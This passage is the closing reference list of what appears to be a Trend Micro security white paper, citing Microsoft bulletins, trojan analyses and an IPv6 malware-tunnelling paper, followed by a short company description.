20) Buffer Overrun In RPC Interface Could Allow Code Execution, http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
21) LURHQ Threat Intelligence Group, *Bobax Trojan Analysis*, http://www.lurhq.com/bobax.html
22) LURHQ Threat Intelligence Group, *Phatbot Trojan Analysis*, http://www.lurhq.com/phatbot.html
23) Malware Tunneling in IPv6, http://www.us-cert.gov/reading_room/IPv6Malware-Tunneling.pdf
24) Microsoft Security Bulletin MS04-011, http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
25) Vulnerability in WebDAV XML Message Handler Could Lead to a Denial of Service**,** http://www.microsoft.com/technet/security/Bulletin/MS04-030.mspx
26) Waste Project, http://waste.sourceforge.net/index.php?id=projects

About Trend Micro

Trend Micro Inc. provides centrally controlled server-based virus protection and content filtering products and services. By protecting information that flows through Internet gateways, email servers, and file servers, Trend Micro allows companies worldwide to stop viruses and other malicious codes at a central access point before they reach the desktop.